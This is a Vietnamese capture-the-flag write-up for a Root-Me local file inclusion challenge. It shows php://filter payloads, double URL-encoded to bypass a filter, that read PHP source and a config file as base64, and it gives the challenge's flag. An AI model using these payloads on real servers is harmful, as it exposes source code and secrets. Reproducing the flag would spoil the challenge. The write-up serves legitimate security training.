

Write up challenge Local File Inclusion - Double encoding


Tác giả:


- Nguyễn Mỹ Quỳnh

[Link Challenge](#)


Để ý hint challenge yêu cầu tìm mật khẩu trong source files, tại đây ta có thể nghĩ ngay đến php-filters. Php-filters có thể được sử dụng để xem source files cục bộ máy chủ với output là base64 với cú pháp: `vuln.php?page=php://filter/convert.base64-encode/resource=filepath`

Truy cập challenge ta thấy có 3 trang Home CV Contact với url thay đổi tương ứng mỗi khi nhấp vào từng trang:








Thử với basic attack:



Không thành công! Để ý tên challenge có đề cập đến double encode. OK thử bypass cơ chế detect bằng cách encode 2 lần



Thành công vượt qua và ta từ lỗi nhận được ta biết được thêm code có sử dụng hàm include và tham số đầu vào sẽ tự động được nối với `.inc.php` vào phía sau.




Như đã phân tích ban đầu, thử áp dụng php-filters để xem source trang home:

```
index.php?page=php://filter/convert.base64-encode/resource=home
```

Nhớ là encode 2 lần như đã phân tích, payload cuối cùng:

```
index.php?page=php:%252f%252ffilter%252fconvert%252ebase64-encode%252fresource=home
```



Decode base64 output trang home vừa nhận được, ta thấy được nội dung trang home. Đọc code ta không thấy `user` và password đâu cả. Tuy nhiên để ý ta thấy có câu lệnh `include("conf.inc.php");` ở phần đầu, có thể pass có ở đây.

```
PD9waHAgaW5jbHVkZSgiY29uZi5pbmMucGhwlik7ID8+CjwhRE9DVFIQRSBodG1sPgo8aHRtbD4KICA8aGVhZD4KICAgIDxtZXRhI  
GNoYXJzZXQ9InV0Zi04Ij4KICAgIDx0aXRsZT5KLiBTbWI0aCAtIEhvbWU8L3RpdGxlPgogIDwvaGVhZD4KICA8Ym9keT4KICAgIDw/  
PSAkY29uZl5nZ2xvYmFsX3N0eWxlJ10gPz4KICAgIDx0YXY+CiAgICAgIDxhIGhyZWY9ImluZGV4LnBocD9wYWdlPWVhbnWUilGNsY  
XNzPSJhY3RpdmUiPkhhbnWU8L2E+CiAgICAgIDxhIGhyZWY9ImluZGV4LnBocD9wYWdlPWN2Ij5DVjwvYT4KICAgICAgPGEgaHJlZj  
0iaW5kZXgucGhwP3BhZ2U9Y29udGFjdCI+Q29udGFjdDwvYT4KICAgIDwvbmF2PgogIDwvPGRpdipBpZD0ibWFpbil+CiAgICAgIDw/P  
SAkY29uZl5naG9tZSddID8+CiAgICAgIDwvPGRpdj4KICA8L2JvZHK+CjwvaHRtbD4K
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

☒ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

```
<?php include("conf.inc.php"); ?>  
<!DOCTYPE html>  
<html>  
<head>  
<meta charset="utf-8">  
<title>J. Smith - Home</title>  
</head>  
<body>  
<?= $conf['global_style'] ?>  
<nav>  
<a href="index.php?page=home" class="active">Home</a>  
<a href="index.php?page=cv">CV</a>
```

OK, bây giờ ta sẽ tiến hành áp dụng php-filters để xem source file conf.inc.php(chú ý hậu tố .inc.php sẽ tự động được thêm vào nên ta chỉ cần tên file là conf):

```
index.php?page=php://filter/convert.base64-encode/resource=conf
```

Payload cuối cùng:

```
index.php?page=php:%252f%252ffilter%252fconvert%252ebase64-  
encode%252fresource=conf
```

challenge01.root-me.org/web-serveur/ch45/index.php?page=php:%252f%252ffilter%252fconvert...
PD9waHAKICAkY29uZiA9IFsKICAgICJmbGFuLiAgICAgICAgPT4gIiRoMXNjclRoM0ZsNGchIiwKICAgICJob211IiAgICAgICAgPT4gJzxoMj5XZWxjb211PC9oMj4KICAgIDxkaXY-V2VsY29tZSBvbiBte

Đã thấy flag!

Submit flag thành công!

Flag: Th1sIsTh3Fl4g!